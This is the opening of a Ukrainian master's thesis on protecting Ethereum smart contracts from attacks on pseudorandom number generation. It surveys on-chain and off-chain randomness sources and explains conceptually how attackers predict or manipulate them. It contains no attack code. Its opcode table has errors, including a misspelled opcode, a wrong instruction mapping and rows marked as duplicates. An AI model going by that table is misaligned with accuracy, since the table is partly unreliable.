Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації

МАГІСТЕРСЬКА КВАЛІФІКАЦІЙНА РОБОТА
на тему:
«Метод захисту від атак смарт-контрактів на блокчейні Ethereum»

Виконав: студент 2 курсу, групи 1БС-22м
Спеціальність – 125 Кібербезпека
_____ Максим ФЕСЕНКО

Керівник: к. т. н., доцент каф. ЗІ
_____ Віталій ЛУКІЧОВ
«12» 12 2023р.

Рецензент: к. т. н. доцент каф. ПЗ
_____ Володимир МАЙДАНЮК
«13» 12 2023р.

Допущено до захисту
Завідувач кафедри ЗІ
д. т. н., проф.
_____Володимир ЛУЖЕЦЬКИЙ
«14» 12 2023р.

Вінниця ВНТУ– 2023 р.

Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації
Рівень вищої освіти ІІ-й (магістерський)
Галузь знань 12 Інформаційні технології
Спеціальність 125 Кібербезпека
Освітньо-професійна програма – Безпека інформаційних і комунікаційних систем

ЗАТВЕРДЖУЮ
Завідувач кафедри ЗІ, д.т.н., проф.
_____ Володимир ЛУЖЕЦЬКИЙ
«20»_____09_____2023 року

ЗАВДАННЯ
НА МАГІСТЕРСЬКУ КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ

Фесенку Максиму Едуардовичу

1. Тема роботи: «Метод захисту від атак смарт-контрактів на блокчейні Ethereum», керівник роботи: Лукічов Віталій Володимирович, к.т.н., доцент каф. ЗІ, затверджені наказом ректора ВНТУ від 18 вересня 2023 року, протокол №247.
2. Строк подання студентом роботи 13 грудня 2023 р.
3. Вихідні дані до роботи:
   - Середовище Ethereum;
   - наявні методи генерації псевдовипадкових чисел;
   - актуальні вразливості методів генерації псевдовипадкових чисел;
4. Зміст текстової частини: Вступ. 1. Аналіз інформаційних джерел. 2. Розробка методу захисту смарт-контрактів. 3. Розробка програмного засобу. 4. Економічна частина. Висновки. Список використаних джерел. Додатки.
5. Перелік ілюстративного матеріалу: Життєвий цикл смарт-контракту (плакат, А4). Спрощений приклад, що демонструє атаку маніпуляції вхідними даними транзакції (плакат, А4). Спрощений приклад для демонстрації атаки маніпуляції з початковим значенням (плакат, А4). Спрощений приклад для демонстрації прямої атаки на передбачення (плакат, А4). Архітектура роботи програмного засобу для виявлення вразливостей (плакат, А4). Аналіз залежності даних від MSTORE та MLOAD у пам'яті (плакат, А4). Аналіз залежності даних від SLOAD та SSTORE у сховищі (плакат, А4).

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанти	Підпис, дата	
		завдання видав	виконання прийн
1	Віталій ЛУКІЧОВ., к.т.н., доцент каф. ЗІ	19.09	25.10
2	Віталій ЛУКІЧОВ, к.т.н., доцент каф. ЗІ	19.09	30.10
3	Віталій ЛУКІЧОВ, к.т.н., доцент каф. ЗІ	19.09	10.11
4	Ольга РАТУШНЯК., к.т.н., доцент каф. ЕПВМ	19.09	27.11

7. Дата видачі завдання 1 вересня 2023 року

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів магістерської кваліфікаційної роботи	Строк виконання етапів роботи	Примітка
1	Аналіз завдання. Вступ	01.09.2023 – 10.09.2023	
2	Аналіз літературних джерел за напрямком магістерської кваліфікаційної роботи	10.09.2023 – 15.09.2023	
3	Науково-технічне обґрунтування	16.09.2023 – 22.09.2023	
4	Розробка технічного завдання	23.09.2023 – 29.09.2023	
5	Розробка рішень	30.09.2023 – 12.10.2023	
6	Практична реалізація, моделювання, експериментування, результати	14.10.2023 – 10.11.2023	
7	Розробка розділу економічного обґрунтування доцільності розробки	11.11.23 – 17.11.2023	
8	Аналіз виконання ТЗ, висновки	18.11.2023 – 24.11.2023	
9	Оформлення пояснювальної записки	25.11.2023 – 30.11.2023	
10	Попередній захист та доопрацювання МКР	28.11.2023 – 01.12.2023	
11	Перевірка магістерської роботи на наявність плагіату	02.12.2023 – 10.12.2023	
12	Представлення МКР до захисту	11.12.2023 – 14.12.2023	
13	Захист МКР	14.12.2023 – 21.12.2023	

Студент _____ Максим ФЕСЕНК

Керівник роботи_____Віталій ЛУКІЧО

АНОТАЦІЯ

УДК 004.056

Фесенко М. Е. Метод захисту від атак смарт-контрактів на блокчейні Ethereum.

Магістерська кваліфікаційна робота зі спеціальності 125 – Кібербезпека, освітня програма – Безпека інформаційних та комунікаційних систем. Вінниця: ВНТУ, 2023. 73 с. Укр. мовою. Бібліогр.: 38 назв; рис.: 8; табл.: 13.

Магістерська кваліфікаційна робота присвячена розробці методу захисту смарт-контрактів в екосистемі Ethereum. В роботі здійснено детальний аналіз актуальних вразливостей смарт-контрактів, а також розроблено покращений засіб аналізу на вразливості. Розроблено алгоритми для автоматичного виявлення потенційних загроз у смарт-контрактах для подальшого усунення. Результати дослідження демонструють значне підвищення рівня безпеки смарт-контрактів.

Ілюстративна частина включає схеми та діаграми, які демонструють принципи роботи та ефективність запропонованого методу.

Ключові слова: Ethereum, смарт-контракти, Solidity, автоматизоване виявлення загроз.

ABSTRACT

Fesenko, M. A method of securing smart contracts against attacks on the Ethereum blockchain.

Master's Thesis in the field of 125 – Cybersecurity, Educational Program – Information and Communication Systems Security. Vinnytsia: VNTU, 2023. 73 p. In Ukrainian. Bibliography: 38 titles; figures: 8; tables: 13.

The master's thesis is devoted to the development of a method for securing smart contracts in the Ethereum ecosystem. A detailed analysis of current smart contract vulnerabilities was carried out, and an improved vulnerability analysis tool was developed. Algorithms have been developed to automatically detect potential threats in smart contracts for further mitigation. The research results demonstrate a significant increase in the security level of smart contracts.

The illustrative part includes schemes and diagrams that demonstrate the principles of the proposed method.

Keywords: Ethereum, smart contracts, Solidity, automated threat detection.

ЗМІСТ

ВСТУП

У динамічному світі цифрових технологій, епоха блокчейну, зокрема Ethereum, стала не лише новаторським феноменом, але й спричинила появу нових викликів у сфері кібербезпеки. Ethereum, як одна з найбільш поширених блокчейн-платформ, першою запровадила функціональність смарт-контрактів. Ці контракти, що виконуються в Ethereum Virtual Machine (EVM), автоматизують умови угод, сприяючи створенню різноманітних децентралізованих застосунків (DApps), включаючи ігри на удачу та лотереї, децентралізовані фінанси та децентралізовані біржі. Сьогодні смарт-контракти забезпечують транзакції на трильйони доларів цифрових активів, привертаючи увагу численних кібератак. У 2018 році знаменитий ігровий контракт Fomo3D був скомпрометований хакерами, які використали вразливість, якій піддався процес генерації псевдовипадкових чисел в контракті, що призвело до втрати 2 мільйонів доларів.

Виходячи з цього, актуальність дослідження полягає у виявленні та вирішенні вразливостей смарт-контрактів, що є критичним для забезпечення безпеки та довіри до блокчейн-технологій.

Сучасний стан розв'язання задачі свідчить про активне дослідження у сфері блокчейну, але ще існує значний потенціал для поглиблення знань щодо безпеки смарт-контрактів на Ethereum. Більшість існуючих рішень не глибоко концентруються на виявлені вразливостей процесу генерації псевдовипадкових чисел.

Об'єктом дослідження є смарт-контракти Ethereum та методи генерації псевдовипадкових чисел у смарт-контрактах.

Предметом дослідження є методи та стратегії захисту процесу генерації псевдовипадкових чисел у смарт-контрактах Ethereum.

Метою магістерської кваліфікаційної роботи полягає у підвищенні якості автоматичної ідентифікації атак та вразливостей смарт-контрактів в екосистемі Ethereum.

Для досягнення мети потрібно виконати наступні завдання:

- виконати аналіз існуючих методів аналізу вразливостей смарт-контрактів;
- вдосконалити метод захисту та аналізу, розробка власного алгоритму виявлення вразливостей та програмного засобу для ідентифікації вразливостей процесу генерації псевдовипадкових чисел, які можуть бути використані для атак на смарт-контракти;
- виконати експериментальне дослідження підсистеми.

Попередня постановка задач дослідження включає аналіз основних типів атак на смарт-контракти, розробку методології для їх ідентифікації та усунення, а також створення шаблонів ідентифікації та програмного засобу для автоматизації процесу виявлення.

Новизна дослідження полягає у розробці унікальних шаблонів для ідентифікації атак та програмного засобу до їх виявлення та подальшої нейтралізації загроз, що включає автоматизовані алгоритми аналізу коду смарт-контрактів для підвищення їх безпеки.

Практичне значення роботи полягає у значному зниженні ризиків втрат або шахрайства через вразливості смарт-контрактів, а також у підвищенні довіри до технології блокчейну в цілому.

1 АНАЛІЗ ІНФОРМАЦІЙНИХ ДЖЕРЕЛ

1.1 Основи блокчейну та технології Ethereum

Блокчейн являє собою новітню технологію розподілених баз даних, яка здобула широке визнання та популярність завдяки своїй інноваційній структурі та високому рівню безпеки. Суть блокчейну полягає у формуванні послідовності даних, організованих у блоки, які з'єднуються за допомогою криптографічних хеш-функцією. Кожен блок містить у собі інформацію про попередній блок, часову мітку та дані транзакцій, що забезпечує надійність та цілісність інформації в мережі, завдяки чому підробка даних у такій мережі стає теоретично неможливою [1]. Блокчейн може бути уявлений як загальнодоступна облікова книга, в якій змінити записи транзакцій неможливо. Він представляє собою безперервно розширюваний ланцюг блоків. Кожен новий блок проходить процес валідації учасниками мережі перед тим, як його додають до блокчейну.

Для забезпечення достовірності блоків розроблені спеціальні консенсусні алгоритми. Ці алгоритми визначають, який вузол створить наступний блок і як цей блок буде перевірений мережею. Відомі алгоритми консенсусу включають Proof of Work (PoW), Proof of Stake (PoS) та Practical Byzantine Fault Tolerance (PBFT). На відміну від PoW і PoS, PBFT вимагає декількох раундів голосування для досягнення консенсусу. Децентралізовані алгоритми консунсусу дозволяють проводити транзакції без участі посередників, таких як банки, що знижує транзакційні витрати. У блокчейн-системах може статися, що декілька вузлів одночасно досягають консенсусу, що призводить до відгалуження ланцюга. У таких випадках короткочасні бічні ланцюги відділяються, і для подальшої валідації обирається найдовший ланцюг, що є більш стійким до атак в децентралізованих системах.

Першим і найвідомішим застосуванням блокчейну стало створення піринговоі системи електронних грошей - Bitcoin, впроваджений Сатоші Накамото в 2009 році. Втім, увесь потенціал блокчейну не був повністю реалізований до

появи блокчейну Ethereum, який розширив можливості застосування блокчейну шляхом впровадження смарт-контрактів.

Ethereum, створений Віталіком Бутеріним, представляє собою open-source блокчейн-платформу, яка дозволяє користувачам створювати децентралізовані застосунки (DApps) на основі смарт-контрактів. Платформа Ethereum була запущена 30 червня 2015 року і відразу викликала значний інтерес завдяки своїй універсальності та гнучкості [2].

Технологія блокчейн має істотні переваги в порівнянні з традиційними базами даних, зокрема, забезпечення прозорості, незмінності та високого ступеня безпеки даних. Будь-які спроби несанкціонованої зміни інформації в одному блоку тягунть за собою зміни у всіх наступних блоках, що є неможливим без згоди як мінімум 51% мережі. Крім того, децентралізована природа блокчейну забезпечує його високу стійкість до збоїв та атак, оскільки відсутній єдиний контрольний центр, через який є можливість вивести систему з ладу.

Ethereum вносить унікальний вклад у світ блокчейну завдяки своєму фокусу на смарт-контрактах і використанні власної мови програмування Solidity, яка призначена спеціально для створення і виконання цих контрактів [3]. Це відкриває широкі можливості для розробників та інноваторів у створенні децентралізованих застосунків, які можуть революціонізувати багато аспектів сучасного цифрового світу.

1.2 Смарт-контракти та EVM

Ethereum, визнана однією з провідних блокчейн-платформ, привернула увагу світової спільноти завдяки впровадженню функціональності смарт-контрактів [4]. Смарт-контракт - це децентралізована комп'ютерна програма, що працює в мережі блокчейн, яка автоматично і детерміновано виконує угоди на основі заздалегідь визначених умов;це потужна інфраструктура для автоматизації, оскільки вони не контролюються центральним адміністратором і не є вразливими до окремих точок атаки зловмисників. Застосовуючи смарт-контракти до багатосторонніх цифрових

угод, вони можуть зменшити ризик контрагента, підвищити ефективність, знизити витрати та забезпечити новий рівень прозорості процесів. [5]. Ethereum підтримує два типи акаунтів: користувацький та контракт. Обидва типи акаунтів містять баланс в ефірі (Ether) — криптовалюті Ethereum — та є публічно доступними в мережі блокчейн. Користувацькі акаунти, відомі як EOAs (externally owned accounts), керуються користувачем, який отримав доступ до адреси гаманця за допомогою приватного ключа, який являє собою 64-символьний шістнадцятковий рядок, натомість, контракти управляються кодом. Смарт-контракти захищені від несанкціонованого доступу програми на блокчейні з наступною логікою: "якщо/коли відбувається подія X, то виконати дію Y". Один смарт-контракт може мати кілька різних умов, а один застосунок може мати кілька різних смарт-контрактів для підтримки взаємопов'язаного набору процесів [5]. Визначені правила в смарт-контракті суворо та автоматично дотримуються під час виконання, реалізуючи принцип "код — це закон" [6].

Вперше смарт-контракти були запропоновані американським вченим Ніком Сабо в 1994 році. У своїй фундаментальній праці він дав таке широке визначення смарт-контракту "комп'ютеризований протокол транзакцій, який виконує умови контракту", з загальними цілями "задовольнити загальні договірні умови, мінімізувати винятки, як зловмисні, так і випадкові, і звести до мінімуму потребу в довірених посередниках" [7]. Як тільки будь-яка умова в смарт-контракті буде задовільнена, ініційований оператор автоматично передбачуваним чином виконає відповідну функцію. Наприклад, Аліса і Боб домовляються про покарання за порушення договору. Якщо Боб порушить договір, відповідний штраф (як зазначено в контракті) буде автоматично утримано з балансу Боба.

Оскільки смарт-контракт зберігається на блокчейні, він стає незмінним, а його виконання гарантується блокчейном. Зазвичай смарт-контракти розробляються використовуючи високорівневу мову програмування Solidity. Ethereum визначає стекову віртуальну машину, відому як Ethereum Virtual Machine (EVM), яка визначає результат виконання смарт-контракту.

Життєвий цикл смарт-контрактів розгортається через чотири ключові етапи, як зображено на рис 1.1:




Рисунок 1.1 – Життєвий цикл смарт-контракту

1. Створення смарт-контрактів передбачає угоду між зацікавленими сторонами щодо умов та обов'язків. Через консультації та переговори сторони приходять до угоди, яку юристи перетворюють у первинний договір. Після цього розробники ПЗ перекладають цей договір з людської мови в код, використовуючи декларативні мови програмування та основи логіки [8]. Розробка смарт-контракту включає проектування, реалізацію та тестування, і являє собою ітеративний процес.

2. Розгортання смарт-контрактів відбувається на блокчейні після їх перевірки. Через незмінність блокчейнів будь-які зміни в контрактах вимагають створення нового договору. Розгорнуті смарт-контракти стають доступними через блокчейни, а цифрові активи сторін блокуються у відповідних цифрових гаманцях.

3. Виконання смарт-контрактів запускається, коли умови контракту виконуються, наприклад, при отриманні товару. Смарт-контракти складаються з декларативних команд, зв'язаних логікою. При виконанні умови відповідна команда автоматично виконується, а транзакція перевіряється валідаторами [9].

4. Завершення смарт-контрактів відбувається після виконання всіх процедур. Стани учасників оновлюються і фіксуються в блокчейні. Цифрові активи передаються між сторонами, наприклад, від покупця до продавця, і відповідні активи розблоковуються, завершуючи цикл смарт-контракту.

Важливо відзначити, що розгортання, виконання та завершення смарт-контракту супроводжується серією транзакцій, кожна з яких відповідає певній команді в контракті, і ці дані записуються в блокчейн. Таким чином, останні три фази забезпечують запис даних у блокчейн.

Ethereum Virtual Machine — це середовище виконання транзакцій у Ethereum. EVM використовує набір ексклюзивних інструкцій, включаючи звичайні арифметичні операції та операції порівняння. Він також підтримує деякі специфічні для блокчейну інструкції, такі як запит номерів блоків. Машина перетворює байткод контракту у стекові операції, де кожен операнд або виштовхує, або пушить значення у стек, і кожне значення має розмір слова в 256 біт. Зокрема, EVM використовує три різні структури для зберігання даних: стек, пам'ять і сховище.

- Стек: EVM є стековою машиною, а отже, виконує всі обчислення у просторі даних, який називається Стек (Stack). Всі значення в пам'яті також зберігаються в стеку. Він має максимальну глибину 1,024 елементи і підтримує розмір слова 256 біт.

- Пам'ять: Пам'ять - це байтовий масив з послівною адресацією. Щоразу, коли виконання коду контракту завершується, пам'ять очищується. Операції запису в пам'ять можуть мати розмір 8 або 256 біт, тоді як операції читання обмежені 256-бітними словами.

- Сховище: Сховище організовано як сховище ключ-значення, що є єдиним способом для смарт-контрактів зберігати стан між виконаннями. Дані в Сховищі будуть постійно зберігатися в Ethereum World State [10], який відноситься до структури даних, що зберігається в блокчейні і відображає адреси до станів

рахунків. Наприклад, ігровий смарт-контракт може використовувати сховище для підтримки балансу кожного гравця.

Для запобігання зависанню коду контракту в нескінченних циклах виконання було введено концепцію "газу" (gas), яка асоціює виконання кожної інструкції з певною вартістю. При створенні транзакції відправник має вказати комісію за газ, яку він готовий заплатити валідатору за виконання контракту. Вартість газу визначається кількістю одиниць газу, необхідних для виконання транзакції, помноженими на ціну газу (gas price), яку вибирає здійснювач транзакції.. Кількість газу залежить від обчислювальних ресурсів, які використовуються під час виконання, тоді як ціна газу визначається творцями транзакції [6]. Ціна газу вказує кількість Wei (1 Wei = 10^{-18} Ether), яка має бути заплачена за кожну одиницю газу за всі обчислювальні витрати, які виникають в результаті виконання транзакції. Загалом, чим вища ціна газу, встановлена ініціатором транзакції, тим швидше валідатори включать транзакцію до блоку. Для обмеження вартості газу відправник транзакції встановлює ліміт газу, який визначає максимальну вартість газу. Якщо вартість газу для транзакції перевищує її ліміт, виконання зупиняється і видається помилка "недостатньо газу" [11]. Водночас, EVM припиняє виконання і повертається до попереднього стану транзакції.

1.3 Підхід до генерації псевдовипадкових чисел на блокчейні Ethereum

На блокчейні Ethereum створення псевдовипадкових чисел становить особливі виклики через його детерміновану структуру, де кожна операція та функція смарт-контракту повинні бути здатні до повторного відтворення та перевірки всією мережею. Така детермінованість є вирішальною для попередження можливих маніпуляцій валідаторами внутрішнім станом мережі на користь власних інтересів. Проте, це також створює складності у створенні безпечних та неманіпульованих псевдовипадкових чисел [12]. У контексті Ethereum, важливість генерації псевдовипадкових чисел полягає у забезпеченні безпеки та непередбачуваності для широкого спектру застосувань, починаючи від ігрових

додатків до фінансових інструментів. Опрацювання різних підходів до створення псевдовипадкових чисел вимагає детального аналізу їхніх переваг та обмежень у межах класифікації цих методів.

1.3.1. Генерація псевдовипадкових чисел за допомогою інформації з блокчейну (On-Chain)

Смарт-контракти, мають доступ до різних вбудованих функцій, які дозволяють отримувати інформацію, що зберігається на блокчейні. Використання псевдовипадкового початкового значення є поширеним серед розробників смарт-контрактів. Наприклад, використання значення block.timestamp, яке дає можливість отримати часову мітку блоку, є одним із поширених методів для генерації псевдовипадкових чисел. До типових даних, що зберігаються на ланцюзі, належать інформація про блоки, середовища та змінні смарт-контрактів [13].

Інформація про блоки. Ця інформація включає властивості блоків у блокчейні, такі як хеш блоку, часову мітку, номер блоку та газовий ліміт (gas limit) блоку. На рис 1.2 показано відповідну інформацію про блоки в Ethereum. Завдяки ніби непередбачуваності цієї інформації, вона часто слугує, як основа для генерації певних вихідних значень. Смарт-контракти можуть отримувати такі дані про поточний блок за допомогою вже існуючих в системі функцій. Однак, особи з шкідливими намірами також можуть використовувати інформацію про блоки для маніпуляцій або для прогнозування генерації псевдовипадкових чисел. Існують також методи, які намагаються використовувати дані майбутніх блоків як початкове значеня, щоб унеможливити прогнозування псевдовипадкових чисел зловмисниками [14].

Інформація про оточення. В Ethereum деякі параметри транзакції, такі як адреса ініціатора, ціна газу, залишок газу, обсяг виконуваного коду в середовищі, використовуються для створення псевдовипадкових чисел через їх змінність. Проте ці параметри доступні для сторонніх, що дозволяє потенційним атакувальникам маніпулювати ними [15]. Наприклад, за допомогою команди CREATE2 [16] агресор може встановити адресу ініціатора контракту, а

спостерігаючи за залишком газу, можливо оцінити його використання в процесі транзакції і провести моделювання локально, використовуючи інструменти EVM, щоб визначити залишок газу в конкретний момент виконання.

Вихідний Код Solidity	Інструкція	Визначення
block.blockhash	BLOCKHASH	Отримати хеш одного з 256 найновіших блоків
block.coinbase	COINBASE	Отримати адресу бенефіціара поточного блоку
block.timestamp	TIMESTAMP	Отримати часову мітку поточного блоку
block.number	NUMBER	Отримати номер поточного блоку
block.difficulty	DIFFICULTY	Отримати складність поточного блоку
block.gaslimit	GASLIMIT	Отримати ліміт газу поточного блоку
block.chainid	CHAINID	Отримати ID ланцюга
address(this)	ADDRESS	Отримати адресу поточного виконуваного облікового запису
address(this).balance	SELFBALANCE	Отримати баланс поточного виконуваного облікового запису
msg.sender	CALEER	Отримати адресу викликача
tx.gasprice	GASPRICE	Отримати ціну газу в транзакційному середовищі
codesize()	CODESIZE	Отримати розмір коду, що виконується в поточному обліковому записі
extcodesize()	CALLDATASIZE	Отримати розмір вхідних даних в транзакційному середовищі
extcodehash()	EXTCODEHASH	Отримати хеш коду облікового запису
block.blockhash	BLOCKHASH	Отримати хеш одного з 256 найновіших блоків (duplicate entry)
block.coinbase	COINBASE	Отримати адресу бенефіціара поточного блоку (duplicate entry)

Рисунок 1.2 – Інформація про блок та середовище в Ethereum

Приватні змінні. У смарт-контрактах змінні контракту класифікуються як публічні та приватні. Зовнішні контракти не можуть безпосередньо отримати доступ до вмісту приватних змінних у контракті. Тому розробники розглядають можливість використання приватних змінних як псевдовипадкових початкових значень. Проте інформація в блокчейні є цілком публічною, тому будь-хто може отримати значення приватних членів змінних в контракті за допомогою доступу поза блокчейном. Наприклад, web3.js — це набір бібліотек, який дозволяє користувачам взаємодіяти з локальним або віддаленим вузлом Ethereum [17]. За допомогою функції web3.eth.getStorageAt користувачі можуть отримати доступ до будь-якого вмісту сховища контракту.

Щодо іншої інформації в блокчейні - деякі розробники можуть використовувати часто оновлювану інформацію в контракті, як випадкове початкове значення, наприклад загальну кількість емісії токенів в токен-контракті. Інша стратегія полягає в тому, щоб вбудувати логіку генерації псевдовипадкових чисел у контракт з закритим кодом, щоб зменшити ризик передбачення псевдовипадкових чисел. Однак закритий код не означає, що логіка контракту залишається прихованою. Атакуючі можуть отримати доступ до байт-коду контракту. Більш того, існує багато інструментів декомпіляції, таких як Erays [18] та Gigahorse [19], які можуть допомогти атакуючим зрозуміти логіку контракту з закритим кодом, щоб вловити принципи, які лежать в основі генерації псевдовипадкових чисел.

1.3.2 Генерація псевдовипадкових чисел за допомогою інформації поза блокчейном (Off-Chain)

У Ethereum, значимим аспектом є генерація псевдовипадкових чисел з використанням ресурсів, які знаходяться поза блокчейном (Off-Chain). Цей підхід набуває особливого значення в умовах, де інформація на блокчейном (On-Chain) може бути легко маніпульована зловмисником. Розробники звертаються до ресурсів поза мережею для безпечнішої генерації псевдовипадкових чисел. На основі дослідження, методи генерації псевдовипадкових чисел з використанням ресурсів поза блокчейном можна класифікувати на чотири типи:

Оракули. Це канали даних, які роблять позамережеві джерела даних доступними для блокчейну та смарт-контрактів. Це необхідно, оскільки смарт-контракти на Ethereum за замовчуванням не можуть отримати доступ до інформації, що зберігається за межами мережі блокчейн. таких як ціни активів, курси обміну токенів та випадкові числа [20]. Наприклад, Provable [21] є популярним оракулом, який надає початкове значення для генерації пусевдовипадкових чисел для смарт-контрактів, запитуючи веб-сайти для генерації псевдовипадкових чисел. Проте використання оракулів для генерації псевдовипадкових чисел стикається з проблемою довіри до отриманих даних.

Оракул з застарілим або шкідливим змістом може призвести до катастрофічних наслідків для DApps, які використовують інформацію оракула для генерації псевдовипадкових чисел, на прикладі Harvest [22] або Uniswap [23]. Нещодавні роботи, такі як BLOCKEYE [24] та PROMUTATOR [25], досліджують виявлення атак маніпуляції оракулом, але ця сфера все ще залишається на ранній стадії розвитку.

Verifiable Random Function (VRF). VRF є публічною псевдовипадковою функцією [26]. VRF знайшла широке застосування в практиці, такі як лотереї, криптовалюти та консенсус блокчейнів. VRF мапує будь-який вхідний випадкове початкове значення на перевірне випадкове число, закодоване з приватним ключем. Публічні верифікатори можуть перевірити достовірність та законність псевдовипадкового числа за допомогою публічного ключа. Це означає, що псевдовипадкове число, згенероване за допомогою VRF, є непередбачуваним. Однак існує ризик змови між тим, хто надає вхідне початкове значення, та тим, хто виконує підпис, що загрожує безпеці генерованих перевірних псевдовипадкових чисел. Chainlink [27], відомий децентралізований оракул, використовує VRF для генерації криптографічно захищеної випадковості на блокчейні, яку можуть використовувати розробники смарт-контрактів як джерело незмінного генератора псевдовипадкових чисел.

Схема Commit-Reveal. Схема Commit-Reveal [28] є багатосторонньою схемою генерації псевдовипадкових чисел, яка складається з двох фаз: зобов'язання (commit) і розкриття (reveal). У фазі зобов'язання кожен учасник генерує випадковие початкове значення і розраховує відповідне хеш-значення. Усі учасники повинні надіслати хеш-значення до проксі-контракту для зберігання. У фазі розкриття кожна сторона передає згенерований випадковий номер початкового значення проксі-контракту, який перевіряє, чи хеш-значення початкового значення відповідає хеш-значенню, поданому на етапі зобов'язання. Після цього випадкові початкові значення всіх сторін об'єднуються для генерації остаточного випадкового числа. Схема Commit-Reveal забезпечує

непередбачуваність генерованих псевдовипадкових чисел і до певної міри запобігає витоку псевдовипадкових початкових значень. Однак через відкритість і прозорість блокчейнів учасник, який останній подає випадкове початкове значення, може знати початкові значення, розкриті іншими сторонами, тому остаточне випадкове число може бути розраховане заздалегідь. Таким чином, останній учасник може відмовитися подавати свій випадкове початкове значення, якщо остаточне випадкове число йому не вигідне, перешкоджаючи генерації псевдовипадкових чисел.

Verifiable Delay Function (VDF). VDF є функцією, оцінка якої вимагає виконання певної кількості послідовних кроків, але результат може бути ефективно перевірений [29]. VDF використовується для покращення деяких багатосторонніх схем генерації псевдовипадкових чисел. Наприклад, для Commit-Reveal, якщо остаточне випадкове число поміщається у VDF, і часовий параметр VDF встановлено достатньо довгим (тобто після кінцевого терміну подання початкового значення у фазі розкриття), то навіть останній учасник не може передбачити результат остаточного випадкового числа. Крім того, VDF корисний для деяких сценаріїв, які отримують випадкові числа з публічних джерел. Однак VDF все ще знаходиться на ранній стадії розвитку, витримуючи високі накладні витрати та затримки.

1.3.3 Оцінка способів генерування псевдовипадкових чисел

У рамках дослідження, було проведено оцінку різноманітних підходів до генерації псевдовипадкових чисел у смарт-контрактах, особливо в таких відомих DApps як PancakeSwap [30], Dice2Win [31] та CryptoKitties [32]. Аналіз показав, що 78% контрактів, використовує дані з блокчейну. З цих методів, 72% використовують інформацію з блоків, 16% опираються на приватні змінні, та 12% залежать від даних середовища.

У той же час, 23% контрактів вдаються до зовнішніх джерел для генерації псевдовипадкових чисел. Зокрема, 13% з них використовують оракули, а 9% застосовують механізм Commit-Reveal. Існують приклади смарт-контрактів, які

поєднують декілька джерел, наприклад, UniverseGalaxy, де інтегровано приватні змінні, адресу користувача та хеш попереднього блоку для створення чисел.

Смарт-контракти PancakeSwap Lottery v1 [33] та v2 [30] є яскравими прикладами еволюції методів генерації псевдовипадкових чисел. У версії v1, генерація чисел базувалася на комбінації блокчейн-даних, таких як хеш попереднього блоку та деяких внутрішніх параметрів контракту. Цей метод, хоча і забезпечував певну ступінь випадковості, був схильний до потенційної маніпуляції та передбачуваності. У версії v2 PancakeSwap впровадив значне покращення, використовуючи Chainlink's Verifiable Random Function (VRF) для генерації псевдовипадкових чисел. Такий підхід значно збільшує надійність та довіру до процесу розіграшу лотереї.

Метод	Випадковість	Відкритість інформації	Непередбачуваність	Неконтрольованість	Можливість аудитування	Затримка	Вартість
На блокчейні							
Блок	+	+	-	+*	+	Низька	Низька
Середовище	+	+	-	-	+	Низька	Низька
Приватні змінні	+	+	-	+	+	Низька	Низька
Поза блокчейном							
Oracle	+	-	+	+*	-	Середня	Середня
VRF	+	-	+	+	+	Середня	Середня
Метод Commit-Reveal	+	-	+	+	+	Середня	Середня
VDF	+	+	+	+	+	Висока	Висока

Таблиця 1.1 - Оцінка різних стратегій генерації псевдовипадкових чисел

У таблиці 1.1 представлено результати дослідження різноманітних методів генерації псевдовипадкових чисел у смарт-контрактах. Аналіз показує, що методи, які базуються на використанні інформації із блокчейну для створення псевдовипадкових чисел, є прозорими та легко перевіряються, забезпечуючи низький рівень витрат та часових затримок для отримання результату. Проте такі методи не позбавлені проблем, пов'язаних з прогнозованістю. З іншого боку, генерація псевдовипадкових чисел із залученням ресурсів, які знаходяться за межами блокчейну, характеризується високою непередбачуваністю та відсутністю контролю, що, в свою чергу, призводить до збільшення витрат та затримок. Зокрема, використання верифікованих псевдовипадкових функцій (VRF) може нести в собі ризики колективної змови, що вплине на випадковість генерації. Важливо відмітити, що незважаючи на вказані особливості, всі методи

забезпечують деякий рівень випадковості, оскільки кожен з них включає в себе використання хеш-алгоритмів.

1.4 Вразливість процесу генерації псевдовипадкових чисел

